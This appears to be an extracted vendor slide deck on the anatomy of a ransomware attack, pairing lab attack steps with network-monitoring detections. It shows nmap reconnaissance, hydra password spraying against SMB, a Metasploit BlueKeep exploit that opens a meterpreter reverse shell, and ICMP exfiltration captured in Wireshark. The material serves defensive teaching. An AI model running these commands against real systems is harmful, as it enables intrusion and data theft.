

Anatomy of Ransomware Attack

AFCEA: Kybernetická bezpečnost VIII.

Pavel Minarik, Chief Technology Officer



Prevention consumes 90% of budget

**Firewall protects perimeter,
but what if it's bypassed?**




Endpoint protection can be evaded

**On average it takes 197 days to
identify a breach**

Source: Cost of a Data Breach Study, Ponemon Institute



Attacker activity starts now



Discovery

Attacker seeking critical systems.



```
root@kali:/home/notender# nmap --top-ports 200 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-03 16:56 EST
Nmap scan report for pfSense.localdomain (192.168.1.1)
Host is up (0.00044s latency).
Not shown: 197 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:F6:80:A1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.2
Host is up (0.00020s latency).
Not shown: 197 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:65:36:BD (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.3
Host is up (0.00043s latency).
Not shown: 199 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:02:E3:97 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.50
Host is up (0.0000060s latency).
All 200 scanned ports on 192.168.1.50 are closed

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.23 seconds
root@kali:/home/notender#
```

ARP Scan

Source 192.168.1.50, enumeration of active neighbor hosts on the network.

The screenshot shows the Flowmon interface displaying an event detail page for an ARP scan. The event ID is #54. The event type is Port scanning (SCANS) and the detail is ARP scan (attempts with response: 3, attempts without response: 254, targets: 255). The timestamp is 2020-03-16 07:51:18. The event source is 192.168.1.50 (unknown). The captured source hostname is N/A. The MAC address is 08:00:27:13:b3:a1. The user identity is N/A. The probability is 100%, false positive is No, detected by instance is Default, and data feed is Default. The target section shows 255 targets, with the first few being 192.168.1.222, 192.168.1.202, 192.168.1.73, 192.168.1.214, 192.168.1.85, and 192.168.1.227.

Target IP	Target Description
192.168.1.222	(unknown)
192.168.1.202	(unknown)
192.168.1.73	(unknown)
192.168.1.214	(unknown)
192.168.1.85	(unknown)
192.168.1.227	(unknown)
192.168.1.96	(unknown)
192.168.1.255	(unknown)
192.168.1.124	(unknown)
192.168.1.99	(unknown)
192.168.1.224	(unknown)
192.168.1.127	(unknown)
192.168.1.252	(unknown)
192.168.1.38	(unknown)
192.168.1.74	(unknown)
192.168.1.201	(unknown)
192.168.1.86	(unknown)
192.168.1.213	(unknown)
192.168.1.34	(unknown)
192.168.1.131	(unknown)
192.168.1.159	(unknown)
192.168.1.170	(unknown)
192.168.1.53	(unknown)
192.168.1.182	(unknown)
192.168.1.21	(unknown)
192.168.1.169	(unknown)
192.168.1.181	(unknown)
192.168.1.54	(unknown)
192.168.1.17	(unknown)
192.168.1.5	(unknown)
192.168.1.128	(unknown)
192.168.1.156	(unknown)
192.168.1.136	(unknown)
192.168.1.144	(unknown)
192.168.1.148	(unknown)
192.168.1.161	(unknown)

Vertical TCP SYN

Scan against 3 targets previously discovered to find potentially vulnerable services.

Date Perspective Source IP Targets MORE FILTERS...

Last 7 days Security issues Targets SIMPLE LIST BY HOSTS AGGREGATED VIEW EVENT #55 X

Type: Port scanning (SCANS)
Detail: vertical TCP SYN scan (attempts with response: 194, attempts without response: 662, targets: 3, port(s): 255, 444, 465, 514, 1024, 1027, 1029, 1033, 1037, 1038, 1041, 1048, 1058, 1064, 3000, 5000, 5901, 8081, 9000, 10001, ...).

Timestamp: 2020-03-16 07:51:20 Event source: 192.168.1.50 (unknown)
First flow: 2020-03-16 07:51:20 Captured source hostname: N/A
MAC address: 08:00:27:13:b3:a1
User identity: N/A

Probability: 100 %
False positive: No
Detected by instance: Default
Data feed: Default

TARGETS (3) COMMENTS (0) CATEGORIES (0) EVENT EVIDENCE RELATED IDS EVENTS (2)

Flow count in relation to Destination IP


Destination IP	Flow Count
192.168.1.1	330
192.168.1.2	200
192.168.1.3	335
192.168.1.50	3

Save as a text file
Query the Monitoring Center

Filter flows: Show all flows

Credential Access

Password spraying against Samba server.



The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar indicates the user is 'notender' and the session is on a 'File Manager'. The terminal window has a red header bar with the text 'notender@kali: ~/Documents' and a red footer bar with the text 'notender@kali: ~/Documents 21x50'. The main body of the terminal shows the output of the 'hydra' command:

```
notender@kali:~/Documents$ hydra -V -l user -P 10-most-common.txt smb://192.168.1.2
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-04 03:21:45
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 10 login tries (L:1/P:10), -10 tries per task
[DATA] attacking smb://192.168.1.2:445/
[ATTEMPT] target 192.168.1.2 - login "user" - pass "password" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "123456" - 2 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "12345678" - 3 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "1234" - 4 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "qwerty" - 5 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "12345" - 6 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "dragon" - 7 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "pussy" - 8 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "baseball" - 9 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "user" - pass "football" - 10 of 10 [child 0] (0/0)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-04 03:21:46
```

Samba Brute Force Attack

Source 192.168.1.50, target 192.168.1.2, brute force on user credentials.

The screenshot shows the Flowmon interface displaying an event detail for a Samba dictionary attack. The event ID is #56. The event type is 'Dictionary attacks (DICTATTACK)'. The source IP is 192.168.1.50 (unknown). The target IP is 192.168.1.2 (unknown). The attack duration was 29.382 seconds, with an average time between attempts of .015 seconds. The event was detected by instance Default, with a probability of 100% and no false positives. The timestamp and first flow were both 2020-03-16 07:51:20. The captured source hostname is N/A, and the MAC address is 08:00:27:13:b3:a1. The user identity is also N/A. There is one target listed, which is 192.168.1.2 (unknown).

Type:	Dictionary attacks (DICTATTACK)
Detail:	SAMBA dictionary attack, attempts: 2 003, ports: 139,445, attack duration: 29.382 seconds, average time between attempts: .015 seconds.
Timestamp:	2020-03-16 07:51:20
First flow:	2020-03-16 07:51:20
Event source:	192.168.1.50 (unknown)
Captured source hostname:	N/A
MAC address:	08:00:27:13:b3:a1
User identity:	N/A
Probability:	100 %
False positive:	No
Detected by instance:	Default
Data feed:	Default


TARGETS (1) COMMENTS (0) CATEGORIES (0) EVENT EVIDENCE RELATED IDS EVENTS (2)


ALL TARGETS BY COUNTRY BY IP

192.168.1.2 (unknown)

Lateral Movement

Attacker exploited Bluekeep vulnerability of RDP protocol.



```
[New Tab - Mozilla Fire... notender@kali: ~] 02:19 PM 52%   
notender@kali: ~ 21x50  
  
msf5 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce  
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.1.3  
RHOSTS => 192.168.1.3  
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.1.50  
LHOST => 192.168.1.50  
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2  
target => 2  
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.50:4444  
[*] 192.168.1.3:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check  
[+] 192.168.1.3:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.  
[*] 192.168.1.3:3389 - Scanned 1 of 1 hosts (100% complete)  
[*] 192.168.1.3:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa801le07000, Channel count 1.  
[!] 192.168.1.3:3389 - <----- | Entering Danger Zone | ----->  
[*] 192.168.1.3:3389 - Surfing channels ...  
[*] 192.168.1.3:3389 - Lobbing eggs ...  
[*] 192.168.1.3:3389 - Forcing the USE of FREE'd object ...  
[!] 192.168.1.3:3389 - <----- | Leaving Danger Zone | ----->  
[*] Sending stage (206403 bytes) to 192.168.1.3  
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.3:49158) at 2020-03-05 14:15:52 -0500  
  
meterpreter > sysinfo  
Computer : USER-PC  
OS : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en US  
Domain : WORKGROUP  
Logged On Users : 0  
Meterpreter : x64/windows  
meterpreter > 
```

RDP Attack

Attack against RDP using **Bluekeep vulnerability** (CVE-2019-0708).

Type: RDP attack (RDPDICT)

Detail: Continuation of attack to 1 targets (whole attack). Current statistics: attempts: 1, total upload: 5.66 Kib, maximal upload: 5.66 Kib. Single attack.

Timestamp:	2020-03-16 08:00:00	Event source:	192.168.1.50 (unknown)	Probability:	100 %
First flow:	2020-03-16 07:59:17	Captured source hostname:	N/A	False positive:	No
		MAC address:	08:00:27:13:b3:a1	Detected by instance:	Default
		User identity:	N/A	Data feed:	Default

TARGETS (1) **COMMENTS (0)** **CATEGORIES (0)** **EVENT EVIDENCE** **RELATED IDS EVENTS (2)**


Search by source IP Search by destination IPs **VIEW**

FIRST SEEN **LAST SEEN** **SOURCE IP (BASE FOR AGGREGATION)** **SOURCE PORT** **DESTINATION IP (BASE FOR AGGREGATION)** **DESTINATION PORT** **SIGNATURE ID (BASE FOR AGGREGATION)** **SIGNATURE (BASE FOR AGGREGATION)** **LOG SOURCE IP** **LOG SOURCE INTERFACE** **COUNT** **OTHER INFO**

2020-03-16 07:51:28	2020-03-16 07:51:28	192.168.1.50	51602	192.168.1.2	445	2001569	ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection	127.0.0.1	eth2	1	category: Misc activity severity: 3 action: allowed groupID: 1 rev: 15
2020-03-16 07:59:17	2020-03-16 07:59:17	192.168.1.50	39282	192.168.1.3	3389	2027369	ET EXPLOIT [NCC GROUP] Possible Bluekeep Inbound RDP Exploitation Attempt (CVE-2019-0708)	127.0.0.1	eth2	1	category: Attempted Administrator Privilege Gain severity: 1 action: allowed groupID: 1 rev: 3

Input Capture

Attacker installed keylogger on the Windows device to collect credentials.



High Data Transfer


Attacker is hoarding company sensitive data from 192.168.1.2 server.

Type: High volume of transferred data (HIGHTRANSF)

Detail: Transferred: 1.92 GiB, top peer transfer: 1.92 GiB.

Timestamp:	2020-03-16 08:00:00	Event source:	192.168.1.50 (unknown)	Probability:	100 %
First flow:	2020-03-16 07:59:17	Captured source hostname:	N/A	False positive:	No
		MAC address:	08:00:27:13:b3:a1	Detected by instance:	Default
		User identity:	N/A	Data feed:	Default

TARGETS (1) **COMMENTS (0)** **CATEGORIES (0)** **EVENT EVIDENCE** **RELATED IDS EVENTS (2)**



[Save as a text file](#) [Query the Monitoring Center](#)

Filter flows: Show all flows **APPLY**


SOURCE IP	DESTINATION IP	TIMESTAMP	DURATION	PROTOCOL	SOURCE PORT	DESTINATION PORT	TRANSFERRED	PACKETS	FLAGS	TOS	SOURCE MAC	DESTINATION MAC	APP TAG	DATA FEED IP	TCP WINDOW SIZE	TCP SYN SIZE	TCP TTL
192.168.1.2 (unknown)	192.168.1.50 (unknown)	2020-03-16 07:59:23.734	67.095	TCP	445	56748	2054495956	1369674	...AP...	Best Effort & Default	08:00:27:13:b3:a1	cifs	127.0.0.1	N/A	N/A	N/A	

Exfiltration

Attacker splits data in chunks and exfiltrate it via ICMP (ping).

Exfiltration Over Alternative Protocol

Detection based on adaptive baselining.



Suspicious Payload

ICMP packets with suspicious payload detected. Capture triggered to provide full packet traces.

The screenshot shows the Flowmon interface with the following details:

Filter Bar: Date (Last 7 days), Perspective (Security Issues), Source IP, Targets, MORE FILTERS...

View Options: SIMPLE LIST, BY HOSTS, AGGREGATED VIEW, EVENT #69

Event Details:

- Type:** ICMP anomaly (ICMPANOM)
- Detail:** Large payload of ICMP packets was detected. Payload: 1.39 KiB, count of packets: 5 674, ICMP type: 8, median of payload on the network: 1.39 KiB.
- Timestamp:** 2020-03-16 08:15:00
- First flow:** 2020-03-16 08:10:30
- Event source:** 192.168.1.50 (unknown)
- Captured source hostname:** N/A
- MAC address:** 08:00:27:13:b3:a1
- User identity:** N/A
- Probability:** 100 %
- False positive:** No
- Detected by instance:** Default
- Data feed:** Default

Event Summary: TARGETS (1), COMMENTS (0), CATEGORIES (0), EVENT EVIDENCE, RELATED IDS EVENTS (0), TRAFFIC RECORDS

TRAFFIC RECORDS Table:

FTR SERVER	ID	STATE	START TIME	STOP	FILES	ACTION
localhost	5e6f26658f7a7	Finished	2020-03-16 07:48:50	2020-03-16 08:15:29	FTRR_5e6f26658f7a7_192.168.81.132_eth2_history.pcap, FTRR_5e6f26658f7a7_192.168.81.132_eth2_0002_20200316_081500.pcap, FTRR_5e6f26658f7a7_192.168.81.132_eth2_0001_20200316_081031.pcap	DOWNLOAD FILES

Exfiltrated File Detail

Full packet trace in Wireshark showing the **exfiltrated file** name and content.

The screenshot shows a Wireshark capture window with two panes. The left pane displays a list of network packets, and the right pane shows the detailed content of selected packets. A specific ICMP echo request packet at index 12 is highlighted in yellow, containing the file name 'lorem_lo_ng.txt'. The right pane shows the raw hex and ASCII data of this packet, which includes the file name and its content.

No.	Time	Source	Destination	Protocol	Length	Info
12...	2020-03-16 07:59:23,740904	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=5313 Ack=930 W
12...	2020-03-16 07:59:23,741029	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=6761 Ack=930 W
12...	2020-03-16 07:59:23,741034	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=8209 Ack=930 W
12...	2020-03-16 07:59:23,741036	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=9657 Ack=930 W
12...	2020-03-16 07:59:23,741037	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=11105 Ack=930 W
12...	2020-03-16 07:59:23,741372	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=12553 Ack=930 W
12...	2020-03-16 07:59:23,741378	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=14001 Ack=930 W
12...	2020-03-16 08:00:30,974641	192.168.1.50	1.0.132.227	ICMP	62	Echo (ping) request id=0x0000, seq=0
12...	2020-03-16 08:00:30,974641	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=0
12...	2020-03-16 08:00:31,016292	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=0
12...	2020-03-16 08:00:31,069221	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=0
12...	2020-03-16 08:00:31,126164	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=0

Identifier (LE): 0 (0x0000)
Sequence number (BE): 0 (0x0000)
Sequence number (LE): 0 (0x0000)
> [No response seen]
▼ Data (20 bytes)

```
0000 08 00 27 65 36 bd 08 00 27 13 b3 a1 08 00 45 00  ··e6... ···E·  
0010 00 30 00 01 00 00 ff 01 38 47 c0 a8 01 32 01 00 ··0..... 8G...2..  
0020 84 e3 08 00 3d 1d 00 00 00 46 69 6c 65 3a 28 .....·File:·  
0030 6c 6f 72 65 6d 5f 6c 6f 6e 67 2e 74 78 74 lorem.lo_ng.txt
```

The screenshot shows a Wireshark capture window with two panes. The left pane displays a list of network packets, and the right pane shows the detailed content of selected packets. A specific ICMP echo request packet at index 12 is highlighted in yellow, containing the file name 'lorem_lo_ng.txt'. The right pane shows the raw hex and ASCII data of this packet, which includes the file name and its content.

No.	Time	Source	Destination	Protocol	Length	Info
12...	2020-03-16 07:59:23,740904	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=5313 Ack=930 W
12...	2020-03-16 07:59:23,741029	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=6761 Ack=930 W
12...	2020-03-16 07:59:23,741034	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=8209 Ack=930 W
12...	2020-03-16 07:59:23,741036	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=9657 Ack=930 W
12...	2020-03-16 07:59:23,741037	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=11105 Ack=930 W
12...	2020-03-16 07:59:23,741372	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=12553 Ack=930 W
